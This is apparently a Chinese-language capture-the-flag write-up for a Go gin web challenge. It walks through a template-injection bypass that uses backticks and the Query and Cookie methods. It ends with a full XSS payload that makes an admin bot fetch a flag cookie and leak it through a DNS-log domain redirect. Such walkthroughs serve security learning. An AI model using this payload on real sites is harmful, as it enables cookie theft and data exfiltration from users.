
```
const defaultTmpl = `
<!DOCTYPE html>
<html>
<head>
    <title>YOU ARE</title>
</head>
<body>
    <div>欢迎来自 {{.RemoteIP}} 的朋友</div>
    <div>你的 User-Agent 是 {{.GetHeader "User-Agent"}}</div>
    <div>flag在bot手上，想办法偷过来</div>
</body>
`
var re = regexp.MustCompile(`script|file|on`)
r := gin.Default()
r.GET("/", func(c *gin.Context) {
    tmplStr := c.Query("tmpl")
    if tmplStr == "" {
        tmplStr = defaultTmpl
    } else {
        if re.MatchString(tmplStr) {
            c.String(403, "tmpl contains invalid word")
            return
        }
        if len(tmplStr) > 50 {
            c.String(403, "tmpl is too long")
            return
        }
        tmplStr = html.EscapeString(tmplStr)
    }
    tmpl, err := template.New("resp").Parse(tmplStr)
    if err != nil {
        c.String(500, "parse template error: %v", err)
        return
    }
    if err := tmpl.Execute(c.Writer, c); err != nil {
        c.String(500, "execute template error: %v", err)
    }
})
```

```
//转义的字符
const escapedChars = "&'<>\"\r"
func EscapeString(s string) string {
    if strings.IndexAny(s, escapedChars) == -1 {
        return s
    }
    var buf bytes.Buffer
    escape(&buf, s)
    return buf.String()
}
```

使用的是go的text/template，有长度限制和黑名单，关键是对tmpl参数用EscapeString方法进行了转义，在这种情况下通过tmpl实现XSS几乎是不可能的，好在使用的上下文是gin.Context，我们可以借此获得请求中的信息，比如defaultTmpl中的`{{.GetHeader "User-Agent"}}`就是调用了gin.Context的GetHeader方法获取User-Agent请求头。

```
// GetHeader returns value from request headers.
func (c *Context) GetHeader(key string) string {
    return c.requestHeader(key)
}
```

看到这我的第一想法是通过User-Agent注入XSS，Cookie也可以用同样的方式获取，再搭配gopher就可以一把嗦。



有一点怎么都无法实现的是浏览器并不支持使用gopher协议，因此这个思路走不通了，但是我觉得很接近答案了，http协议也可以尝试从其他的url参数下手，然后以类似获取User-Agent的方法获取这个参数就可以了。

翻找源码发现了Query函数可以获取url参数，但是由于EscapeString对引号的转义限制SSTI传不了参数，尝试之后发现可以用反引号代替引号绕过。

```
func (c *Context) Query(key string) (value string) {
    value, _ = c.GetQuery(key)
    return
}
```


接下来就好办了，gin提供了Cookie函数可以获取指定的Cookie，先让bot访问/flag设置Cookie，然后访问/?tmpl={{.Cookie `flag`}}获取页面内容利用DNS外带。

```
func (c *Context) Cookie(name string) (string, error) {
    cookie, err := c.Request.Cookie(name)
    if err != nil {
        return "", err
    }
    val, _ := url.QueryUnescape(cookie.Value)
    return val, nil
}
```

注意&需要url编码为%26才能作为参数的内容，打的时候可以选择对整个url参数编码，同时flag含有大括号是不能被浏览器解析为url的，这里用sliceslice(6,-1)截取hgame{...}大括号里的内容。

```
/bot?url=http://127.0.0.1:8080/?tmpl={{.Query%20`mysid`}}
{{.Cookie%20`flag`}}%26mysid=<script>fetch("http://127.0.0.1:8080/flag",
{method:"GET",credentials:"include",}).then(setTimeout(function()
{location=`http://${document.body.innerText.slice(6,-1)}.yau6li.dnslog.cn`},2
000)).then(setTimeout(function(){location.reload(true)},2500))</script>
```

最终过程分析：

1. 提交恶意url参数
2. admin访问/?tmpl={{.Query `mysid`}}...执行XSS脚本
3. fetch服务器的/flag页面设置Cookie为flag
4. 刷新页面通过{{.Cookie `flag`}}显示Cookie内容

5. 使用location重定向DNSlog外带Flag内容